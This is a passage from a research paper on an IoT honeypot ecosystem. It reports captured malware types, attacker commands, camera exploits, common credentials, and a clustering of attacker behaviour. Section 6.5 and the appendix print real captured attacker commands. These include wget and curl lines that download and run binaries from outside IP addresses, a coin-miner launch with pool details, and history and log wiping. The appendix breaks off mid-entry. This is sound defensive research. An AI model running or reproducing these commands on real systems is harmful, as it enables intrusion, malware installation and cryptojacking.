3.


**Table 3: Categorization of downloaded files**

Malicious Files Campaign	Amount
Dos/DDos	59
IRCBot/Mirai	40
SHELLDownloader	40
BACKDOOR	36
CoinMiner	31
Others	30


Besides downloading files, attackers tried to run different commands. Table 4 shows the top 10 commands executed with their occurrence number.

**Table 4: Top 10 Commands Executed**

Command	Occurrences
cat /proc/cpuinfo	15 453
free -m	11 344
ps -x	11 204
uname -a	5 965
export HISTFILE= /dev/null	5 949
grep name	3 798
/bin/busybox cp; /gisdfowrfsdf	1 141
/ip cloud print	883
lspci   grep VGA   head -n 2   tail -1   awk {print \$5}'	532



**Figure 6: Type of malwares captured in HoneyWindowsBox**



**Figure 7: Top 15 countries with most attacks**

### 6.2 HoneyWindowsBox

Dionaea was representing a vulnerable Windows operating system. Most of the connections came from the United States followed by China and Brazil. captured in our on-premise infrastructure. Type of malwares observed by our HoneyWindowsBox is represented in Figure 6. HTTP was the protocol used the most by attackers. FTP and smb were also used to download malicious files. In addition, a noticeable amount of SIP communication was found in the process of examination. SIP is mostly used by VoIP technology, and like other services, it suffers from common vulnerabilities such as buffer overflow and code injection. Collected data from these honeypots was used to create a more realistic file system for other honeypots.

KFSensor is an IDS-based honeypot. It listens to all ports and tries to create a proper response for each request it receives. The information gathered from this honeypot was also used to create a better environment and file system for Dionaea.

### 6.3 HoneyCamera

Six IoT camera devices were emulated using HoneyCamera. Figure 7 shows that most attacks captured inside the on-premise HoneyCamera came from Chile. Several malicious files attempt to be installed in these honeypots. These were mainly coin-miner and Mirai (variants) files. Analyzing the captured logs reveals that this honeypot attracted many attacks specifically targeting IoT cameras. Here are some examples:

**Table 5: Attack Types Executed inside HoneyCamera**

Attack Type
[CVE-2013-1599] DLINK Camera
Hikvision IP Camera - Bypass Authentication
Netwave IP Camera - Password Disclosure
AIVI Tech Camera - command injection
IP Camera - Shellshock
Foscam IP Camera - Bypass Authentication
Malicious Activity

**Table 6: Top 10 Username Used inside HoneyCamera**

Username	Occurrences
admin	1 891
666666	1 229
888888	1 224
111111	1 215
12345	1 211
1234	1 211
123456	1 210
123	1 210
Aadmin	971

**Table 7: Top 10 Password Used inside HoneyCamera**

Password	Occurrences
admin	1 280
8hYTSUFk	150
password	116
123456	70
admin1	65
1234	65
admin123	64
12345	63
password1	60

- The first attack found was camera credential brute-force (`/?action=stream/snapshot.cgi?user=[USERNAME]&pwd=[PASSWORD]&count=0`). On this attack, adversaries tried to find a correct combination of username and password to get access to the video streaming service.
- The second attack found was trying to exploit **CVE-2018-9995** vulnerability. This vulnerability allows attackers to bypass credential via a “**Cookie: uid=admin**” header and get access to the camera (`/device.rsp?opt=user&cmd=list`).

- A list of more attacks can be found in Table 5. *D-Link, Foscam, Hikvision, Netwave* and *AIVI* were only some of the targeted cameras found from the data collected from these honeypots.

In addition, attackers mostly (92 %) used **GET** protocol to communicate with the honeypots, 5 % used **POST** method. The rest 3 % used other methods such as **CONNECT, HEAD, PUT**, etc.

Table 6 and table 7 represent the top 10 username and password that were used by attackers to login into the on-permise HoneyCamera.

We intentionally crafted the HoneyCamera vulnerability to reveal the username and password for the login pages. We instrumented the vulnerable page such that a successful exploit will reveal the username and password as an image inside the HTML page, indistinguishable to humans’ eyes from the effect of the real vulnerability. Based on the analysis of the log files, 29 IP addresses exploited this vulnerability and successfully logged into the Honeycamera web console and explored it. The pattern of the user’s movements between different web pages and the fact that the username and password were only visible to humans’ eyes indicate that these activities likely were performed by a real person as opposed to an automated program.

#### 6.4 Experimentation on the Clustering Algorithm

To experiment with the clustering approach (Section 5.1), we extracted from HoneyShell’s logs all the commands executed by attackers. This experiment was conducted using the Singapore Honeyshell logs. The total number of unique commands found in this process was 526. After applying clustering, 50 clusters were generated. Figure 8 shows the distribution of the number of unique commands found in each cluster. Figure 9 shows the total number of occurrences of commands executed in each cluster. As can be seen in Figure 9, the vast majority of commands executed (99.7 %) belong to only six clusters [18,25,26,27,39,40]. Some of these clusters correspond to activities from the Botnet Mirai (and its variants). The others correspond to Fingerprinting. Figure 10 shows the Cumulative Frequency Distribution for the number of commands executed in each cluster.

#### 6.5 Experimentation on the Grouping Algorithm

In Section 5.2, we described our approach to identify attacker patterns and group the adversaries together based on those patterns. As a result of this process, 84 different patterns/groups were identified. Examining the command clusters and the concrete commands in each group, reveals how the adversaries’ attack patterns are arranged.

As a high-level strategy, we classified the attack commands into three categories: 1) Fingerprinting, 2) Malicious Activities, and 3) Miscellaneous. Activities related to fingerprinting aim to identify the resources on a target, such as the number of CPUs, whether the target has GPUs, HoneyPot fingerprinting activities, etc. As a result of these details, adversaries select their candidate for the next step of their attacks. The next steps may result in the installation of malicious software if the target returns a satisfactory result. Our analysis shows the presence of a large amount of malware and coin-miners




Figure 8: The Number of Unique Commands in each Cluster




Figure 9: The Total Number of executed Commands in each Cluster




Figure 10: Cumulative Frequency Distribution

installed at that time. Sufficiently advanced bots, such as Mirai and its variants, begin their activities after a successful login into the target. Malicious Activity is the second high-level category, which includes the commands that attempt installing malicious programs in the honeypot without fingerprinting. Other commands executed inside our HoneyShell are defined as Miscellaneous. This includes stopping services, creating pivot points, scanning the network, and so on.

We created a state machine (Fig 11) that defines the possible transitions from one goal to another, based on manual inspections of the patterns identified above. The state machine could be used to forecast the goals of an attacker in the future. We provide an example below to illustrate how we utilize the patterns to create the state machine. We grouped 90 IP addresses in group 5. Among the clusters shared by these 90 IP addresses, there were 25, 17, 23, 39,




Figure 11: State Machine that Capture Attack Patterns

35, 46, 5, 9, 30 and 24. The concrete commands from these clusters include the following (not based on time order).

- `uname -a`
- `curl -fsSL http://tp2.bizqsoft.com/cache/uname -s.uname -m -o /tmp/.syslog;chmod 0777 /tmp/.syslog;/tmp/.syslog;rm -rf /tmp/.syslog`
- `chmod 755 /usr/bin/wget`
- `wget -P/tmp http://118.184.50.24:7777/ppol`
- `echo ' ' > /var/log/messages`

In light of these data and after analyzing the clusters and commands, we abstract this pattern as the following: Fingerprinting → System Intelligence → Malicious Installation. In particular, `uname -a` and `echo ' ' > /var/log/messages` belong to System Intelligence, which is part of Fingerprinting. The other commands fall into the category of Malicious Installation.

## 7 DISCUSSION

Analyzing the data from our IoT honeypot ecosystem in several phases yielded some interesting results. As it turns out, IoT devices are under heavy attack by automated tools and bots. The Mirai and its variants are still active, looking for targets to add to their arsenal. Additionally, the increasing sophistication in the data we collected in each phase proves that the multi-faceted multi-phased approach is a useful approach for designing an IoT honeypot ecosystem to study and identify unknown novel attacks. This was further supported by human activities we captured in HoneyCamera as presented in section 6.3. The vast majority of data captured in our ecosystem was bot-related. This makes it difficult to detect unknown and stealthy attacks. Our clustering algorithm provides the insight that by utilizing a syntax-based similarity metrics we can

group the most executed commands together, providing important insights for understanding the background noise.

In addition, our grouping algorithm attempts to identify the various intentions of the attackers based on their commands as they show up in the various clusters. A future direction is to further research the granularity of such intentions to visualize more fine-grained steps of attackers' mode of operations.

## 8 CONCLUSION

In this paper we presented a multi-faceted and multi-phased approach to building a honeypot ecosystem. Furthermore, a new low-interaction honeypot for camera devices was introduced. Analysis on the information captured during this work shows that adversaries are actively looking for vulnerable IoT devices to exploit. Our results indicate that a multi-faceted and multi-phased approach to building an IoT honeypot ecosystem can capture increasingly sophisticated attacker activities, compared to a build-once honeypot. Moreover, analysis of HoneyCamera's logs shows that IoT camera devices have become an interesting target for attackers. We presented a clustering approach to understanding the large number of commands captured in the honeypot, and a grouping algorithm that uses the command clusters to infer attackers' intentions and mode of operations.

## 9 ACKNOWLEDGEMENT

We are grateful to Raj Rajagopalan for insightful comments and discussions throughout this work. We also thank Danielle Ward and Nathan Schurr for helpful input to this research

## 10 DISCLAIMER

This paper is not subject to copyright in the United States. Commercial products are identified in order to adequately specify certain procedures. In no case does such identification imply recommendation or endorsement by the National Institute of Standards and Technology, nor does it imply that the identified products are necessarily the best available for the purpose.

## REFERENCES

- [1] Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J Alex Halderman, Luca Invernizzi, Michalis Kallitsis, et al. Understanding the mirai botnet. In *26th USENIX Security Symposium (USENIX Security'17)*, pages 1093–1110, 2017.
- [2] Marcin Nawrocki, Matthias Wählisch, Thomas C. Schmidt, Christian Keil, and Jochen Schönfelder. A survey on honeypot software and data analysis. *CoRR*, abs/1608.06249, 2016.
- [3] Fadele Ayotunde Alaba, Mazliza Othman, Ibrahim Abaker Targio Hashem, and Faiz Alotaibi. Internet of Things security: A survey. *Journal of Network and Computer Applications*, 88:10–28, Jun 2017.
- [4] Tongbo Luo, Zhaoyan Xu, Xing Jin, Yanhui Jia, and Xin Ouyang. IoT CandyJar: Towards an intelligent-interaction honeypot for IoT devices. *Black Hat*, 2017.
- [5] B. Wang, Y. Dou, Y. Sang, Y. Zhang, and J. Huang. IoT CMal: Towards a hybrid IoT honeypot for capturing and analyzing malware. In *the IEEE International Conference on Communications (ICC)*, 2020.
- [6] Alexander Vetterl and Richard Clayton. Honware: A virtual honeypot framework for capturing CPE and IoT zero days. In *the APWG Symposium on Electronic Crime Research (eCrime)*, 2019.
- [7] Yin Pa Minn, Shogo Suzuki, Katsunari Yoshioka, Tsutomu Matsumoto, and Christian Rossow. IoT POT: Analysing the rise of IoT compromises. In *9th USENIX Workshop on Offensive Technologies (WOOT)*. USENIX Association, 2015.
- [8] Efrén López-Morales, Carlos Rubio-Medrano, Adam Doupé, Yan Shoshitaishvili, Ruoyu Wang, Tiffany Bao, and Gail-Joon Ahn. HoneyPLC: A next-generation honeypot for industrial control systems. In *Proceedings of the 2020 ACM SIGSAC*

- Conference on Computer and Communications Security*, CCS '20, page 279–291, New York, NY, USA, 2020. Association for Computing Machinery.
- [9] Haris Šemić and Sasa Mrdović. IoT honeypot: A multi-component solution for handling manual and mirai-based attacks. In *2017 25th Telecommunication Forum (TELFOR)*, pages 1–4, 2017.
  - [10] M Anirudh, S Arul Thilleeban, and Daniel Jeswin Nallathambi. Use of honeypots for mitigating DoS attacks targeted on IoT networks. In *2017 International conference on computer, communication and signal processing (ICCCSP)*, pages 1–4. IEEE, 2017.
  - [11] Peter J Hanson, Lucas Truax, and David D Saranchak. IoT honeynet for military deception and indications and warnings. In *Autonomous Systems: Sensors, Vehicles, Security, and the Internet of Everything*, volume 10643, page 106431A. International Society for Optics and Photonics, 2018.
  - [12] Adrian Pauna, Ion Bica, Florin Pop, and Aniello Castiglione. On the rewards of self-adaptive IoT honeypots. *Annals of Telecommunications*, 74(7):501–515, 2019.
  - [13] Bryson Lingenfelter, Iman Vakiliinia, and Shamik Sengupta. Analyzing Variation Among IoT Botnets Using Medium Interaction Honeypots. In *2020 10th Annual Computing and Communication Workshop and Conference (CCWC)*, pages 0761–0767, 2020.
  - [14] Antara Durgesh Oza, Gardas Naresh Kumar, Moin Khorajiya, and Vineeta Tiwari. Snaring Cyber attacks on IoT devices with Honeynet. In *Computing and Network Sustainability*, pages 1–12. Springer, 2019.
  - [15] Juan David Guarnizo, Amit Tambe, Suman Sankar Bhunia, Martín Ochoa, Nils Ole Tippenhauer, Asaf Shabtai, and Yuval Elovici. Siphon: Towards scalable high-interaction physical honeypots. In *Proceedings of the 3rd ACM Workshop on Cyber-Physical System Security*, pages 57–68. ACM, 2017.
  - [16] Seamus Dowling, Michael Schukat, and Hugh Melvin. A ZigBee honeypot to assess IoT cyberattack behaviour. In *the 28th Irish Signals and Systems Conference (ISSC)*, 2017.
  - [17] Saurabh Chamotra, Rakesh Kumar Sehgal, Sanjeev Ror, et al. Honeypot deployment in broadband networks. In *the International Conference on Information Systems Security*, 2016.
  - [18] Meng Wang, Javier Santillan, and Fernando Kuipers. ThingPot: An interactive Internet-of-Things honeypot. *arXiv preprint arXiv:1807.04114*, 2018.
  - [19] M. A. Hakim, H. Aksu, A. S. Uluagac, and K. Akkaya. U-PoT: A honeypot framework for UPnP-based IoT devices. In *the IEEE 37th International Performance Computing and Communications Conference (IPCCC)*, 2018.
  - [20] Zakir Durumeric, David Adrian, Ariana Mirian, Michael Bailey, and J. Alex Halderman. A search engine backed by Internet-wide scanning. In *22nd ACM Conference on Computer and Communications Security*, October 2015.
  - [21] The growth in connected IoT devices is expected to generate 79.4ZB of data in 2025, according to a new IDC forecast, Jun 2019.
  - [22] Peter Newman. The Internet of Things 2020: Here's what over 400 IoT decision-makers say about the future of enterprise connectivity and how IoT companies can use it to grow revenue, Mar 2020.
  - [23] Cisco visual networking index: Forecast and trends, 2017–2022 white paper, Feb 2019. <https://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/white-paper-c11-741490.html>.
  - [24] IoT heading for mass adoption by 2019, Feb 2017. <https://news.arubanetworks.com/press-release/arubanetworks/iot-heading-mass-adoption-2019-driven-better-expected-business-results>.
  - [25] ISTR 23: Insights into the cyber security threat landscape, Mar 2018. <https://www.symantec.com/blogs/threat-intelligence/istr-23-cyber-security-threat-landscape>.
  - [26] Tara Seals. IoT attacks skyrocket, doubling in 6 months, Sept 2021. <https://threatpost.com/iot-attacks-doubling/169224/>.
  - [27] VPNFilter: New router malware with destructive capabilities, May 2018. <https://www.symantec.com/blogs/threat-intelligence/vpnfilter-iot-malware>.
  - [28] Rommel Joven and Kenny Yang. A wicked family of bots, May 2018. <https://www.fortinet.com/blog/threat-research/a-wicked-family-of-bots.html>.
  - [29] Akamai security intelligence & threat research, Nov 2018. <https://blogs.akamai.com/sitr/2018/11/upnproxy-eternalsilence.html>.
  - [30] Sam Edwards and Ioannis Profetis. Hajime: Analysis of a decentralized internet worm for IoT devices. *Rapidity Networks*, 16, 2016.
  - [31] NewSky Security. Masuta : Satori creators' second botnet weaponizes a new router exploit., Jan 2018. <https://blog.newskysecurity.com/masuta-satori-creators-second-botnet-weaponizes-a-new-router-exploit-2dde51cc52a7>.
  - [32] Lance Spitzner. The value of honeypots, part one: Definitions and values of honeypots, Oct 2001. <https://www.symantec.com/connect/articles/value-honeypots-part-one-definitions-and-values-honeypots>.
  - [33] Amazon Web Services (AWS) - Cloud Computing Services. <https://aws.amazon.com/>.
  - [34] Microsoft Azure Cloud Computing Platform & Services. <https://azure.microsoft.com/en-us/>.
  - [35] SIEM, AIOps, application management, log management, machine learning, and compliance. <https://www.splunk.com/>.
  - [36] Cowrie. [cowrie/cowrie](https://github.com/cowrie/cowrie), May 2014. <https://github.com/cowrie/cowrie>.
  - [37] DinoTools. [Dionaea](https://github.com/DinoTools/dionaea), Dec 2013. <https://github.com/DinoTools/dionaea>.
  - [38] KeyFocus Ltd. Kfsensor. <http://www.keyfocus.net/kfsensor/>.
  - [39] Network intrusion detection & prevention system. <https://www.snort.org/>.
  - [40] Clear linux project. <https://clearlinux.org/>.
  - [41] Metasploit: Penetration testing software. <https://www.rapid7.com/products/metasploit/>.
  - [42] The search engine for the Internet of Things. <https://www.shodan.io/>.
  - [43] VirusTotal. <https://www.virustotal.com/>.
  - [44] SANS Internet Storm Center. SANS ISC: Internet storm center. <https://www.dsshield.org/>.
  - [45] AbuseIPDB making the internet safer, retrieved 2021. <https://www.abuseipdb.com/>.
  - [46] BusyBox. <https://busybox.net/>.

## A APPENDIX: CLUSTERS IDENTIFIED FROM HONEYBOT LOGS



	<p>http://104.129.35.3:81/ps23e/nchmod +x ps23e/n.ps23e/n', 'CMD: #!/bin/sh\nPATH=\$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\nwget http://107.179.85.30/mi3307/ncurl -O http://107.179.85.30/mi3307/nchmod +x mi3307/n./mi3307/n', 'CMD: #!/bin/sh\nPATH=\$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\nwget http://23.247.54.36/ys53a/ncurl -O http://23.247.54.36/ys53a/nchmod +x ys53a/n./ys53a/n']</p> <p><b>Number of Unique Commands: 61</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>
2	<p>['CMD: ./TDT.nfc']</p> <p><b>Number of Unique Commands: 1</b>  <b>Goals: Resource Capture /Extraction</b></p>
3	<p>['CMD: cd /tmp; ps -ef   grep sfs   grep -v grep   awk '{print \$2};'   xargs kill -9; ps -ef   grep sfs   grep -v grep   awk '{print \$2};'   xargs kill -9; ulimit -n 150000; wget -O sfs http://185.174.172.18/sfs; chmod 777 sfs; /sfs -a cryptonight -o stratum+tcp://xm.r.pool.minergate.com:45560 -u richard.melony@openmailbox.org -p x &gt;/dev/null 2&gt;&amp;1 &amp;; ps -ef   grep rrr   grep -v grep   awk '{print \$2};'   xargs kill -9; ps -ef   grep rrr   grep -v grep   awk '{print \$2};'   xargs kill -9; 'CMD: cd /tmp; ps -ef   grep sfs', 'CMD: xargs kill -9; ps -ef   grep sfs', 'CMD: grep -v grep', 'CMD: awk '{print \$2};', 'CMD: xargs kill -9']</p> <p><b>Number of Unique Commands: 6</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation, System Intelligence</b></p>
4	<p>['CMD: chmod 0777 Linux2.6', 'CMD: chmod 0777 Linux2.4', 'CMD: chmod 0777 dd-wrt', 'CMD: chmod 0777 NET10086', 'CMD: chmod 0777 sh10086.sh', 'CMD: chmod 0777 NET3.2', 'CMD: chmod 0777 LUXarm', 'CMD: chmod 0777 ss250', 'CMD: chmod 0777 /root/exp', 'CMD: chmod 0777 se361/n', 'CMD: chmod 0777 se360/n', 'CMD: chmod 0777 chddos', 'CMD: chmod 0777 sadd', 'CMD: chmod 0777 lwwu1', 'CMD: chmod 0777 sys5800', 'CMD: chmod 0777 ss250/n', 'CMD: chmod 0777 1q2w3a/n', 'CMD: chmod 0777 1q2w3a']</p> <p><b>Number of Unique Commands: 18</b>  <b>Goals: Resource Capture /Extraction</b></p>
5	<p>['CMD: wget -P/tmp http://221.229.162.192:888/okxxs/n', 'CMD: wget -P/tmp http://118.184.50.24:7777/ppol/n', 'CMD: wget -P/tmp http://45.127.97.55:2367/Linux-syn25000/n', 'CMD: wget -P /tmp http://198.2.203.17:3223/Lixsyn/n', 'CMD: wget -P/tmp http://120.210.207.68:234/1991/n', 'CMD: wget -P /tmp/88 http://103.117.139.101:5929/88', 'CMD: wget -O /tmp/mysyn http://103.117.139.101:5929/mysyn', 'CMD: wget -P/tmp http://204.44.65.86:7777/ppol/n', 'CMD: wget -P/tmp http://103.238.224.97:6843/linux12.5.1/n']</p> <p><b>Number of Unique Commands: 9</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>
6	<p>['CMD: nohup /root/Linux2.6 &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/Linux2.4 &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/dd-wrt &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/linux-mips &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/NET10086 &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/sh10086.sh &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/NET3.2 &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/LUXarm &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/ss250 &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/exp &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/se361 &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/se360 &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /etc/ceurnadi &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: export HISTFILE=/dev/null', 'CMD: nohup /tmp/chddos &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /tmp/sadd &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup yum install -y curl &gt;&gt;/dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup apt install -y curl &gt;&gt;/dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /xmrig &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/linux &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /tmp/Lixsyn &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/lwwu1 &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/ss250 &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/1q2w3a &gt; /dev/null 2&gt;&amp;1 &amp;', 'CMD: nohup /root/1q2w3a &gt; /dev/null 2&gt;&amp;1 &amp;']</p> <p><b>Number of Unique Commands: 25</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>
7	<p>['CMD: free -m', 'CMD: free -h', 'CMD: free -b', 'CMD: free']</p> <p><b>Number of Unique Commands: 4</b>  <b>Goals: System Intelligence</b></p>
8	<p>['CMD: nohup /root/Linux2.6 &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /root/Linux2.4 &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /root/dd-wrt &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /root/NET10086 &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /root/sh10086.sh &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /root/NET3.2 &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /root/LUXarm &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /root/linux-mips &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /root/ss250 &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /root/se361 &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /root/se360 &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /etc/ceurnadi &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /tmp/chddos &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /tmp/sadd &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup yum install -y curl &amp;gt;&amp;gt;/dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup apt install -y curl &amp;gt;&amp;gt;/dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /xmrig &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /root/linux &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /tmp/Lixsyn &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /root/lwwu1 &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /root/ss250 &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: nohup /root/1q2w3a &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;', 'CMD: 